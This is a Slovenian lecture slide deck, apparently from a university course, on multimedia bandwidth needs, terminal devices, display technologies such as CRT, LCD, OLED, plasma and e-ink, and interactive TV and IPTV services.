


# Pasovne širine v praksi

Storitev	Pasovna širina
Govor– GSM	13 kbit/s
Govor– ISDN	64 kbit/s
Streaming audio	20 kbit/s – 512 kbit/s
Streaming video – MPEG 2	4 – 8 Mbit/s
Streaming video – MPEG 4/AVC	1 – 3 Mbit/s
Internet video	28 kbit/s – 1 Mbit/s
HDTV	8 – 14 Mbit/s (MPEG 4avc) 25 Mbit/s (MPEG 2)
Videokonferenca	384 kbit/s – 5 Mbit/s



# Načini prenosa MM vsebin





# Terminali in tehnologije prikaza

---



# Terminalne naprave- razdelitev

- Osebni računalnik
- Televizijski komunikator (Net-Top-Box)
- Igralna konzola
- Tablični računalnik (Tablet PC)
- Dlančnik
- Mobilni telefon
- Specializirane naprave

zmogljivost



mobilnost





# Terminalne naprave

- **Lastnosti, ki jih delajo uporabne za multimedijo**
  - Dobra povezljivost (LAN, UMTS, HSDPA, WiFi)
  - Vse močnejši procesorji (1Ghz+)
  - Pomnilniki (N x 10Gb)
  - Zaslone z dobro ločljivostjo (480 x 800 in več)
  - Intuitivno upravljanje
    - Dotik
    - Glas
    - ...
  - Vse boljše baterije



# Kriteriji za zmogljiv terminal v letu 2010

## ■ Dober telefon naj premore

- 5 Mpix kamero z avtomatskim ostrenjem in dvojno bliskavico
- zmogljivo st. zajemanja videa HDTV (1280×720)
- vsaj 1GHz procesor (npr. Snapdragon)
- vsaj 4" zaslon na dotik
- povezljivost HSDPA in HSUPA
- povezljivost 802.11b/g/n WiFi in Bluetooth
- sprejemnik satelitov GPS
- združljivost z DLNA (Digital Living Network Alliance)
- nov OS (npr. Android 2.2, WindowsPhone 7)
- množico senzorjev (pospeški, kompas, bližina, svetloba)
- zmogljivo baterijo vsaj 1500 mAh





# Pričakovanja za leto 2012

## ■ Hiter razvoj tehnologij prinaša

- procesorje s 4/5jedri s hitrostjo 1.3 - 1.5 GHz
  - Kal-EI Nvidia (Tegra 3)
  - Qualcomm CPU Snapdragon (MSM8960) bo 5x hitrejši od Desire HD
  - poraba se zmanjša za 1/4
- hitrosti prenosa navzdol  
12 - 25 Mbit/s HSPA+
- hitrost navzgor 5 Mbit/s
- opremljenost z WLAN b/g/n
- hitri vmesnik Bluetooth  
3.0 do 24 Mbit/s
- GPS s polno asistenco
- grafična zmogljivost kot PS3?
- vgrajen mikro projektor?



## Qualcomm Chipsets vs Game Device Performance





# Tehnologije prikaza

## ■ Zasloni

- CRT
- LCD
- LED-LCD
- OLED
- Plazma

## ■ Projektorji

- LCD
- DLP
- LCOS
- Projektorski TV

## ■ Elektronski papir (e-ink)

## ■ Prihodnost

- LaserTV
- Upogljivi zasloni
- ...?





# Osnovne značilnosti

## ■ Splošne

- Fizična oblika
- Velikost zaslona (min, max)
- Fleksibilnost

## ■ Kvaliteta prikaza

- Format zaslona
- Ločljivost in gostota zaslonskih elementov
- Hitrost osveževanja slike (temporalna ločljivost)
- Kotna vidljivost
- Svetlost
- Kontrastno razmerje
- Razpon in pravilnost barvne reprodukcije
- Uniformnost osvetlitve
- Geometrijska popačenja


## ■ Življenjska doba

## ■ Energijska učinkovitost




# Cathode Ray Tube - CRT

- Zaslon s katodno cevjo
- Ključni sestavni elementi
  - Katodna cev
  - Elektronski top (3x za barvno različico)
  - Maska za fokusiranje elektronskega žar ka
  - Fosforni premaz (RGB)
  - Krmilna elektronika
- Prednosti in slabosti
  - Odlična reprodukcija barv, kontrast 👍
  - Geometrijska popačenja, utripanje 👎




21" TV CRT Display

"Trinitron"



17" PC CRT Display






# Liquid Crystal Display - LCD

- Zaslona s tekočimi kristali
- LCD sloj kot svetlobna maska
- Aktivna osvetlitev zaslona
  - Fluorescentna žar nica (CCFL)
  - LED (LED-LCD)
    - Robna osvetlitev (edge)
    - Polna osvetlitev (full array)
- Prednosti in slabosti

- Ni geometrijskih popačenj, utripanja 🍷
- Slabša reprodukcija temnih odtenkov 🍷
- Slabša kotna vidljivost in temporalna ločljivost 🍷





LCD kristalne molekule





# Organic light-emitting diode - OLED


- **Plast organskega materiala, ki pri vzbujanju z električnim tokom oddaja svetlobo**
- **Prednosti in slabosti**
  - **Odlična kontrastna razmerja in reprodukcija temnih odtenkov** 👍
  - **Dodatna osvetlitev zaslona ni potrebna** 👍
  - **Visoka energijska učinkovitost** 👍
  - **Izjemno tanki in fleksibilni zasloni** 👍
  - **Ni geometrijskih popačenj in utripanja** 👍
  
  - **Manjša življenjska doba** 👎
  - **Omejitve velikosti zaslona** 👎





# Plazma zasloni - PDP


- Električno vzbujane plinske celice oddajajo UV svetlobo, ki vzbudi fosforni premaz in odda vidno svetlobo (RGB)
- Prednosti in slabosti
  - Odlična reprodukcija barv in temnih odtenkov 👍
  - Dobra kotna vidljivost 👍
  - Ni geometrijskih popačenj 👍
  - Odlična temporalna ločljivost (600Hz+) 👍
  - Velikosti do 150" 👍
  - Dolga življenjska doba 👍
  - “burn-in” efekt 👎
  - Slaba energijska učinkovitost 👎





# LCD projektor

- 3xLCD zaslon v vlogi filtra
- Močan vir bele svetlobe
- Prizma in ogledala za razcep svetlobe na RGB komponente
- Prednosti in slabosti
  - Dobra reprodukcija barv 👍
  - Svetla in kontrastna slika 👍
  - Časovna degradacija LCD panelov in posledično slabša slika 👎
  - "screen-door" efekt – vidna šahovnica slikovnih elementov 👎
  - Kratka življenjska doba žarnice 👎





# Laserska TV

- Projekcijski DLP televizor
- LASER kot svetlobni izvor (RGB)
- Prednosti in slabosti
  - Izjemna reprodukcija barv 👍
  - Izjemno kontrastno razmerje 👍
  - Visoka energijska učinkovitost (cca. 25% porabe plazemskega TV primerljive velikosti) 👍
  - Ni degradacije v kakovosti slike zaradi staranja 👍





Mitsubishi LaserVue 75"



# Elektronski papir – “E-ink”

- “papirju” podobna tehnologija prikazovanja
- Osnovni element – mikrokapsule z mešanico črno belo obarvanih delcev z nabojem
- Sprememba električnega polja spremeni porazdelitev delcev in povzroči obarvanje mikrokapsule
- Prednosti in slabosti
  - Izjemno dober kontrast, ločljivost in berljivost 👍
  - Izjemna energijska učinkovitost (za ohranjanje slike ni potrebna energija) 👍
  - Slaba temporalna ločljivost 🙄
  - Omejena reprodukcija sivin (16) 🙄
- Barvni e-papir? (7. nov. 2010)



Amazon Kindle



# Primerjava tehnologij

Kriterij/ Tehnologija	Velikost	Kvaliteta prikaza	Življenjska doba (ur)	Energijska učinkovitost
CRT	~40"	izjemna	~20.000	slaba (~250 W za 32")
LCD TV	~100"	srednja	~30.000	dobra (~200 W za 42")
LED-LCD TV	~65"	dobra	~30.000	dobra (~200 W za 42")
OLED TV	do ~40"	izjemna	~5.000?	dobra (~39W za 11" Sony OLED)
PLAZMA TV	~100"	zelo dobra	~30.000	slaba (~300 W za 42")
LCD projektor	/	dobra	~4.000	dobra (~200 W za ~1500 lumnov)
DLP projektor	/	zelo dobra	~4.000	dobra (~200 W za ~1500 lumnov)
LCOS projektor	/	izjemna	~4.000	dobra (~200 W za ~1500 lumnov)
LASER TV	75"	izjemna	?	zelo dobra (~130W za 75")
E-ink	~20"	zelo dobra (za E-papir)	?	izjemna





# MM storitve – interaktivna TV



# Začetki interaktivne TV

- **1983: Bildschirmtext (“BTX”)**
  - **Podatkovni prenos preko telefonskega omrežja**
  - **Posebna strojna oprema**
  - **Nemčija (do 2001), Avstrija, Švica**





# Razmah interneta

- Internet je postal dostopen vsem, povsod
  - Dostop do informacij, slik, videov
  - Interakcija med uporabniki: e-pošta, facebook, twitter
  - Povezovanje različnih naprav preko web vmesnikov








# Internet + televizija

## Internet

## Televizija



ITV ≠ TV + PC



# ITV - primeri

Over Event	19:38-19:45	Olympia Spezial: Vancouver
Eira Festival	19:45-20:15	Olympia Spezial: Vancouver
Was läuft wann?	19:45-20:15	Olympia Spezial: Vancouver

Medaillenspiegel		Rang 22 von 48 Entscheidungen:		
1	NOR	6	4	3
2	USA	4	1	1
3	FIN	3	0	0

**MUSICBOX CD-Shop**

- MUSICBOX
- MUSICBOX TV
- Kategorien
- Neuerscheinungen
- Classhits
- Meine Musicbox
- Login
- AGB
- Impressum

**YAVIDO**

Saragatas CD/Book-Box gelbe Preis: 34,99 €	Fabian Bach Kiss in the Clouds Preis: 5,99 €	Zai DZ-remixd Tracks Preis: 10,99 €	S&K The Key Preis: 5,99 €
Jupiter Jones Solo Preis: 3,99 €	Martina Sekundenschlaf Preis: 3,99 €	BISS DIEZ LP Preis: 6,99 €	Yakusa S&K/Book-Box Preis: 17,99 €

**RADIO TELEVIZIJA SLOVENIJA**

Volitve 2011 | Videonovice | **2** Oddaje

Priporočamo

- Informativni
- Športni
- Otroški in mladinski
- Izobraževalni
- Razvedrilni
- Kulturno umetniški
- Verski

<b>TEDENIK</b> Tednik 28.11.2011	<b>DUHOVNI UTRIPI</b> Duhovni utrip 28.11.2011	<b>ars 360</b> Ars 360 27.11.2011
<b>MISIJA EVROVIZIJA</b> Misija Evrovizija 27.11.2011	<b>Ugani, kdo pride na večerjo?</b> Ugani, kdo pride na večerjo? 27.11.2011	<b>PRVI IN DRUGI ...</b> Prvi in drugi 27.11.2011

Nazaj | Izhod | Domov | Iskalnik



# iTV - primeri

A grid of service logos including TomTom, LieferService.de, Motorsport Total.com, wetter.com, Netlog, MeteoConsult, Top Sendungen, sevenload WebTV, eBay, YouTube, funspot, tagesschau, and SPOX.com. The SPOX.com logo includes the text 'DAS SPORTPORTAL'.

A news broadcast interface featuring a female anchor. The text 'Das Erste' and 'ARD' is visible. Navigation buttons include 'WAS LÄUFT JETZT', 'FERNSEHEN AUF ABRUUF', and 'AKTUELLE MELDUNGEN'. A bottom bar contains 'Nachrichten', 'Programme', 'Redaktion', and 'Videochat'.

A news website interface with a navigation bar (HOME, NEWS, VIP, SPORT, FUSSBALL, TV, SERVICE). A main article titled 'POPSTARS - Girls forever 2310 mit neuer Jury!' is highlighted. Other articles include 'Hochwassergefahr gebannt' and 'Kein Cozi Wechsel nach Barcelona'. A 'JobCenter' logo is also present.

A French weather website titled 'MÉTÉO NATIONALE'. It features a navigation menu (INFORMATIONS, GUIDE TV, MÉTÉO, SPORTS, TRAFIC, WIDGETS) and a main section for 'MÉTÉO' with a map of France showing temperatures and a 'Prévision à 3 jours' section.

A media library interface with a search bar and navigation options. It displays a list of media items with thumbnails and titles, such as 'ZDF heute in Europa vom 18.08.2010' and 'ZDF heute vom 18.08.2010'.

A regional news website titled 'BAYERTEXT'. It features a map of Bavaria with weather information for various regions. A navigation menu includes 'Startseite', 'Nachrichten', 'Sport', 'Fernsehen', 'Radio', 'Service', 'Wetter', and 'Verkehr'.

The ARTE website interface, featuring a navigation menu (HOME, EMPFENGEN, WEITER AUFRUFE) and a main section for 'ARTÉ LIVE WEB' with various video thumbnails and titles.

The SWR3 website interface, featuring a navigation menu (SWR3 live, Playlist, Sendungen, Webcam) and a main section for 'The whole story - Sunrise Avenue' with a video player and related content.

The tagesschau website interface, featuring a navigation menu (Aktuelle Videos, Archiv, Welt, Impressum) and a main section for 'Druck auf Althaus wächst' with a video player and related content.



# Tipične storitve IPTV

## ■ Večpredstavne storitve

- z živimi vsebinami (IPTV, PPV, NVOD)
- video/audio na zahtevo (VOD, AOD)
- osebni videorekorder (angl. Personal Video Recorder, PVR), Network PVR
- Povezava s telefonijo

## ■ Informacijske storitve

- elektronski programski vodič (angl. Electronic Programme/Service Guide, EPG/ESG)
- neposredno sporočanje
- prisotnost (presence)
- uporabniški račun (pregled stroškov)
- e-poštne storitve
- Svetovni splet na TV

## ■ Druge storitve

- igre na zahtevo (angl. Games on Demand, GOD)
- aplikacije na zahtevo (angl. Application on Demand)





# Drugi zaslon

- Namesto boja z “Over-the-top” vsebinami in storitvami je drugi zaslon postal uporabno dopolnilo gledanja televizije
  - iPad in druge tablice, pametni telefoni
- Lažje brskanje po vsebinah, ki jih predvajamo na TV
- Prehod gledanja med napravami
- Uporaba socialnih omrežij
- Sodelovanje v interaktivnih oddajah
- ...






# Druge aplikacije in trendi

## ■ Priporočilni sistemi za TV oddaje, video na zahtevo ...

- Jinni
- RedBee
- Gravity
- Guru ( algoritmi FRI)



## ■ Ciljno oglaševanje

- Sporočila na družabnih omrežjih (FB)
- Brskanje po drugih vsebinah (novice, VoD...)
  - SeaChange
  - Thinkanalitics
- Real time procesiranje in prikaz mnenj o TV oddajah (Twitter + FB)



## ■ elzobračev anje na TV

- Digisoft.tv (12000 šol v ZDA)





# Povezava z domačimi vsebinami: DLNA/UPnP

